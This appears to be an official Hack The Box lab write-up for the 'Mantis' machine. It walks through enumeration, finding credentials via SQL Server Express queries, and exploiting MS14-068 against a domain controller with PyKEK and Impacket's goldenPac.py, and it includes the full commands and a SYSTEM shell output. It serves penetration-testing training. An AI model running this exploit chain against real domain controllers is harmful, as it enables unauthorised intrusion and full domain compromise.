




Hack The Box
PEN-TESTING LABS



Mantis

19th October 2017 / Document No D17.100.27

Prepared By: Alexander Reid (Arrexel)

Machine Author: Ikys37en

Difficulty: **Hard**

Classification: Official



SYNOPSIS

Mantis can definitely be one of the more challenging machines for some users. For successful exploitation, a fair bit of knowledge or research of Windows Servers and the domain controller system is required.

Skills Required


- Intermediate/advanced knowledge of Windows Server
- Knowledge of domain controllers

Skills Learned

- Enumerating SQL Server Express databases
- Exploiting domain controllers and Kerberos

Enumeration

Nmap



Nmap reveals many open services, most notably an IIS server on port 1337 and SQL Server Express on port 1433. The scan also reveals a domain controller with the hosts **mantis.htb.local** as well as **htb.local**.



Dirbuster

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.52:1337/

Scan Information Results - List View: Dirs: 0 Files: 1 Results - Tree View Errors: 0

Directory Structure	Response Code	Response Size
/	200	936
secure_notes	200	640

Current speed: 39 requests/sec (Select and right click for more options)
Average speed: (T) 44, (C) 58 requests/sec
Parse Queue Size: 0
Total Requests: 968/622904
Current number of running threads: 100
Time To Finish: 02:58:43

Back Pause Stop Report

Starting dir/file list based brute forcing /transparent.php

Fuzzing the web server on port 1337 reveals a **secure_notes** directory, which contains a **dev_notes_xxxx.txt.txt** file. The file reveals the database name used with SQL Server Express as **orcharddb**.

The random string of text in the filename is Base64 and decodes to hex. When converted to ASCII, the database password is revealed.

Lower down on the page, the SQL Server Express username is identified as **sa**.



Exploitation

SQL Server Express

SQSH Usage: <https://goo.gl/ZHNPgo>

Logging into the server is fairly straightforward. Once in, running the following commands will find the plaintext credentials for the **james** user.

1. SELECT name FROM master.dbo.sysdatabases
2. go
3. SELECT * FROM orcharddb.INFORMATION_SCHEMA.TABLES
4. go
5. SELECT * FROM orcharddb.INFORMATION_SCHEMA.COLUMNS
6. go
7. USE orcharddb
8. go
9. SELECT * FROM blog_Orchard_Users_UserPartRecord
10. go

```
root@kali: ~/Desktop/mantis
File Edit View Search Terminal Help
RegistrationStatus: Approved
EmailStatus: Approved
EmailChallengeToken: NULL
CreatedUtc: Sep 1 2017 01:44PM
LastLoginUtc: Sep 1 2017 02:03PM
LastLogoutUtc: Sep 1 2017 02:06PM

Id: 15
UserName: James
Email: james@htb.local
NormalizedUserName: james
Password: J@m3s_P@ssW0rd!
PasswordFormat: Plaintext
HashAlgorithm: Plaintext
PasswordSalt: NA
RegistrationStatus: Approved
EmailStatus: Approved
EmailChallengeToken: NULL
CreatedUtc: Sep 1 2017 01:45PM
LastLoginUtc: NULL
LastLogoutUtc: NULL

(2 rows affected)
1>
```



MS14-068

PyKEK: <https://github.com/bidord/pykek>

Impacket: <https://github.com/CoreSecurity/impacket>

Identifying the correct exploit can be tricky for some, and successful use of the exploit requires a fair bit of knowledge or research. For the exploit to work, the SID must be provided. It can be obtained with the command **rpcclient -U htb\james mantis.htb.local** and once connected, the command **LOOKUPNAMES james** will reveal the SID.

Once the SID has been obtained, it is possible to run PyKEK to generate a Kerberos ticket by running the command **python ms14-068.py -u james@htb.local -d mantis.htb.local -p J@m3s_P@ssW0rd! -s S-1-5-21-4220043660-4019079961-2895681657**

For use with Impacket, move and rename the generated ticket to **/tmp/krb5cc_0**. Using **goldenPac.py** with the command **python goldenPac.py htb.local/james@mantis.htb.local** and entering the password for the **james** user will immediately grant a fully privileged shell. The flags can be obtained from **C:\Users\james\Desktop\user.txt** and **C:\Users\Administrator\Desktop\root.txt**

```
root@kali:~/Desktop/impacket/build/scripts-2.7# python goldenPac.py htb.local/james@mantis.htb.local
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

Password:
[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
[*] mantis.htb.local found vulnerable!
[*] Requesting shares on mantis.htb.local.....
[*] Found writable share ADMIN$
[*] Uploading file ZZuaCzGQ.exe
[*] Opening SVCManager on mantis.htb.local.....
[*] Creating service ItLi on mantis.htb.local.....
[*] Starting service ItLi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```